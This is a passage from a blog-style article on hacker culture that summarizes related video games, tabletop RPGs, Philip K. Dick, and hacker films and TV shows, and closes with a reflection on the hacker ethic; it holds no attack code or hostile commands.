Cyberpunk 2077 is a 2020 action role-playing video game developed by CD Projekt Red, and published by CD Projekt, and based on Mike Pondsmith’s Cyberpunk tabletop game series. The plot is set in the fictional metropolis of Night City, California, within the dystopian Cyberpunk universe. The player assumes the role of V (voiced by Gavin Drea/Cherami Leigh), a mercenary who accidentally gets imbued with a cybernetic “bio-chip” containing an engram of legendary rockstar and terrorist Johnny Silverhand (voiced by Keanu Reeves). As Johnny’s behavioral template and memories begin overwriting V’s own, the two must work together to separate from each other and save V’s life.[5]

Dick, Phillip Kindred (known as: Philip K. Dick or PKD)
American science fiction writer and novelist (December 16, 1928 – March 2, 1982), he wrote 44 novels and about 121 short stories, most of which appeared in science fiction magazines. His fiction explored varied philosophical and social questions such as the nature of reality, perception, human nature, and identity, and commonly featured characters struggling against elements such as alternate realities, illusory environments, monopolistic

corporations, drug abuse, authoritarian governments, and altered states of consciousness. He is considered one of the most important figures in 20th century science fiction.

Born in Chicago, Dick moved to the San Francisco Bay Area with his family at a young age. He began publishing science fiction stories in 1952, at age 23. He found little commercial success ntil his novel The Man in the High Castle (1962) earned him acclaim, including a Hugo Award for Best Novel, when he was 33. He followed with science fiction novels such as Do Androids Dream of Electric Sheep? (1968) and Ubik (1969).

Dick's posthumous influence has been widespread, extending beyond literary circles into Hollywood filmmaking.[12] Popular films based on his works include Blade Runner (1982), Total Recall (adapted twice: in 1990 and in 2012), Screamers (1995), Minority Report (2002), A Scanner Darkly (2006), The Adjustment Bureau (2011), and Radio Free Albemuth (2010). Beginning in 2015, Amazon Prime Video produced the multi-season television adaptation The Man in the High Castle, based on Dick's 1962 novel; and in 2017 Channel 4 produced the anthology series Electric Dreams, based on various Dick stories.[7]

Arcade
An arcade, also known as a video arcade, amusements, amusement arcade, or penny arcade (an older term), is a venue where people play arcade games, including arcade video games, pinball machines, electro-mechanical games, redemption games, merchandisers (such as claw cranes). Video games were introduced in arcades in the late 1970s and were most popular during the golden age of arcade video games, the early 1980s.[4]

Dungeons & Dragons
Dungeons & Dragons (DnD) was the first popular tabletop roleplaying game (RPG) and is still hugely popular. It was invented by Gary Gygax and David Arneson and was first published in 1974 by Gygax's company, Tactical Studies Rules (TSR). Wizards of the Coast, a subsidiary of Hasbro, bought the rights to DnD from TSR in 1997. DnD's long-lived commercial success has inspired thousands of other tabletop RPGs. The common element in these games is that they tell a story in which players make decisions and roll dice for their characters, and they can be played without computers, in person, as a social activity (though many players these days do play over the internet).
Although DnD is the ultimate in nerdy, low-tech fun, it has many connections to hacker culture. A lot of hackers are into DnD, including innovators from the Silicon Valley scene. DnD has also inspired many, many video game RPGs and JRPGs. In the fifth edition of DnD players can even choose a Hacker subclass for their Rogue characters:
"As a hacker, you gain access to knowledge utilized to fade out of sight, infiltrate technology, and eventually even tap into the spellweave to block access to it. This is the common lot of a hacker, abusing technology to your whim, and with this nefarious capability, what a new world you can build."[3]

MMO (Massively Multiplayer Online) games
Massively Multiplayer Online (MMO) video games are a type of roleplaying game played through a computer network with large numbers of human players. The precursor to MMOs were the Multi-User Dungeons (MUDs) of the 1970s, which were text-based, frequently inspired by Dungeons & Dragons, and often played through mainframe terminals or minicomputers.

World of Warcraft, an MMORPG launched in 2004 that is still running and expanding, pushed MMOs into popular culture. Final Fantasy XIV and The Elder Scrolls Online are two other widely popular MMORPGs.[3]

Nintendo
Nintendo was founded in Kyoto, Japan, in 1889. Nintendo's first video game console was 1977's Color-TV Game 6, which played six different variations of Pong. Its Famicom console, released in 1983, took off in Japan—but the North American market was burned out by the Video Game Crash of 1983, crashing from $3.2 billion in 1982 to $100 million by 1985 (a 97% drop). Nintendo has used computer technology to deliver amazing fantasy worlds: Super Mario Bros.'s Mushroom Kingdom, The Legend of Zelda's Hyrule, and the universe of Pokémon, the most profitable media franchise of all time. Today, even with heavy competition from Sony, Microsoft, gaming PCs, and smartphone gaming, the Nintendo Switch is going strong. [3]

Roleplaying games (RPGs)
Roleplaying games (RPGs) are strategy games in which players each assume the role of a fictional character of their invention (or a pre-created character, often available in today's RPGs.) Many hackers over the years have shown passion for RPGs of all kinds, bringing tabletop games onto computers and develop-

ing their own tabletop and computer RPGs.

Dungeons & Dragons (1974) is generally considered the first proper RPG, though the lines are murky. D&D was largely inspired by fantasy fiction, particularly the works of J. R. R. Tolkien, as well as by wargaming, which has existed for possibly hundreds of years. Dungeon & Dragons popularized a lot of the concepts that are now standard in RPGs, such as hit or health points (HP), magic or mana points (MP), characters moving through levels and improving their stats as they go, and character classes (such as mage, warrior, or cleric).[3]

Sega

Sega has shown great hacker ingenuity in the various forms the company has taken over the years. It was founded in Hawaii in 1940 as Standard Games and made coin-operated games, such as pinball machines. Its main clients were American military bases, some of which were in Japan. In 1952, Sega became a Japanese company and was renamed Service Games (abbreviated as Sega). Sega's big arcade hit of 1966 was Periscope, an electro-mechanical submarine shooting simulation with some impressive mechanical innovations.

Sega released a 16-bit console, the Sega Genesis, in 1988 (ahead of Nintendo this time). Sega realized that to beat Nintendo, it would need a mascot, which was the birth of Sonic the Hedgehog. Sonic was a smash hit from the moment his first game launched in 1991, and he's still popular today.

The company dropped console development in 2001 and became primarily a software developer. Today, Sega games are released for PCs and a variety of consoles, including the Sony PlayStation, Microsoft Xbox, and even Nintendo consoles.[3]

Steam

Steam is a PC gaming platform developed and run by the game studio Valve, launched in 2003. As of 2021, Steam had 120 million monthly active users and more than 50,000 games, making Valve one of many scrappy little 1990s PC game-development startups that went on to innovate in ways that have transformed popular culture.[3]

Movies (life-action and animated):

Ghost in the Shell

Ghost in the Shell is a Japanese cyberpunk media franchise based on the seinen manga series of the same name written and illustrated by Masamune Shirow. The manga, first serialized in 1989 under the subtitle of The Ghost in the Shell, and later published as its own tankōbon volumes by Kodansha, told the story of the fictional counter-cyberterrorist organization Public Security Section 9, led by protagonist Major Motoko Kusanagi, and is set in mid-21st century Japan.

Animation studio Production I.G has produced several anime adaptations of the series. These include the 1995 film of the same name and its 2004 sequel, Ghost in the Shell 2: Innocence; the 2002 television series, Ghost in the Shell: Stand Alone Complex, and its 2020 follow-up, Ghost in the Shell: SAC_2045; and the Ghost in the Shell: Arise original video animation (OVA) series. In addition, an American-produced live-action film was released on March 31, 2017.[20]

Hackers (1995 movie) “Hack the planet!” Hackers, directed by Iain Softley, was released in 1995, when home internet use was expanding quickly. Its aesthetic included lots of metaphorical cyberspace dreamscapes. The feature-length film, Softley’s second, starred Angelina Jolie as Kate “Acid Burn” Libby and Jonny Lee Miller as Dade “Crash Override” Murphy. Although the film doesn’t depict cyberexploitation with much technological accuracy, the spirit of hacker culture is all there: knowledge should be free, hack the planet, and don’t trust the suits or the cops![3]

The Matrix is an action-packed hacker movie that transcends reality in an exciting way. Known for his way around a computer and a mysterious prophecy, Neo (Keanu Reeves) has his eyes opened to the truth that his entire life has been a simulation created by an AI hive-mind. Famous for its unique style and story, the hacking in this movie is a lot of zeros and ones on a screen but is gracefully translated into intricately choreographed action sequences with impressive special effects.[21]

Sneakers (1992 film)
Sneakers is both a hacking and heist movie. In his youth, an experienced hacker, Martin (Robert Redford), used hacking to take money from evil companies and fund those who fight for good. He turned his skills into a career, and now he is a cybersecurity expert, running penetration tests with his team when the NSA approaches him to retrieve a powerful hacking tool from the Russians. Sneakers has stood the test of time and even foresaw the future of some of its subjects - a true must-watch.[22]

WarGames (1983 film) “Shall we play a game?” WarGames is perhaps the first proper Hollywood movie about computer hackers. In it, Matthew Broderick plays David Lightman, a teenage hacker with a PC who connects to networks to look for games to play. One day, he connects to the Pentagon’s computer system and finds a game called “Global Thermonuclear War.” But it’s not just a game: it triggers the US nuclear arsenal at the height of the Cold War. FBI agents eventually arrest David and take him to North American Aerospace Defense Command (NORAD) for questioning. The movie ends with a dramatic scene where David and an AI researcher confuse a computer by making it play tic-tac-toe against itself.[3]

TV shows (life-action and animated)

Serial Experiments Lain is a Japanese anime television series created and co-produced by Yasuyuki Ueda, written by Chiaki J. Konaka and directed by Ryūtarō Nakamura. Animated by Triangle Staff and featuring original character designs by Yoshitoshi Abe, the series was broadcast for 13 episodes on TV Tokyo and its affiliates from July to September 1998. The series follows Lain Iwakura, an adolescent girl in suburban Japan, and her relation to the Wired, a global communications network similar to the internet. The series assumes that the Wired could be linked to a system that enables unconscious communication between people and machines without physical interface.[23]

Mr. Robot (TV show)
Mr. Robot is an American drama thriller television series created by Sam Esmail for USA Network, that aired from 2015 to 2019. Mr. Robot received critical acclaim particularly for the performances of Malek and Slater, its story and visual presentation and Mac Quayle’s musical score. The series has gained a cult following. The show received numerous accolades, including two Golden Globe Awards, three Primetime Emmy Awards, and a Peabody Award.
Elliot Alderson (played by Rami Malek), a cybersecurity engineer and hacker with dissociative identity disorder is recruited by an insurrectionary anarchist known as “Mr. Robot” (played by Christian Slater), to join a group of hacktivists called “fsociety”. The group aims to destroy all debt records by encrypting the financial data of E Corp, the largest conglomerate in the world.[24]

Conclusion

Hackers were influenced by and absorbed many ideas of key technological developments and the people associated with them. I hope that my article helped you - Dear Reader - to immerse yourself in it's Culture, and get a better feel on who they are.

Many sources have different ways to explain who a "hacker" is, so my final brushes of this article would go to mentioning that a hacker is a person who follows a spirit of playful cleverness and loves programming. It is found in an originally academic movement unrelated to computer security and most visibly associated with free software, open source and demoscene. The hacker ethic is based on the idea that writing software and sharing the result on a voluntary basis is a good idea, and that information should be free, but that it's not up to the hacker to make it free by breaking into private computer systems. This hacker ethic was publicized and perhaps originated in Steven Levy's Hackers: Heroes of the Computer Revolution (1984). It contains a codification of its principles.

In the programmer subculture of hackers, a computer hacker is a person who enjoys designing software and building programs with a sense for aesthetics and playful cleverness. For a solution to be considered a 'hack' was an honor among like-minded peers as "to qualify as a hack, the feat must be imbued with innovation, style and technical virtuosity". In a very universal sense, hacker also means someone who makes things work beyond perceived limits in a clever way in general, without necessarily referring to computers. That is, people who apply the creative attitude of software hackers in fields other than computing. [25]

Hacker culture is a celebration of curiosity, creativity, and exploration within the realm of technology. It is a culture that encourages the breaking of barriers, the sharing of knowledge, and the pursuit of a deeper understanding of the digital world. As technology continues to evolve, hacker culture will undoubtedly play a crucial role in shaping the future of innovation and problem-solving.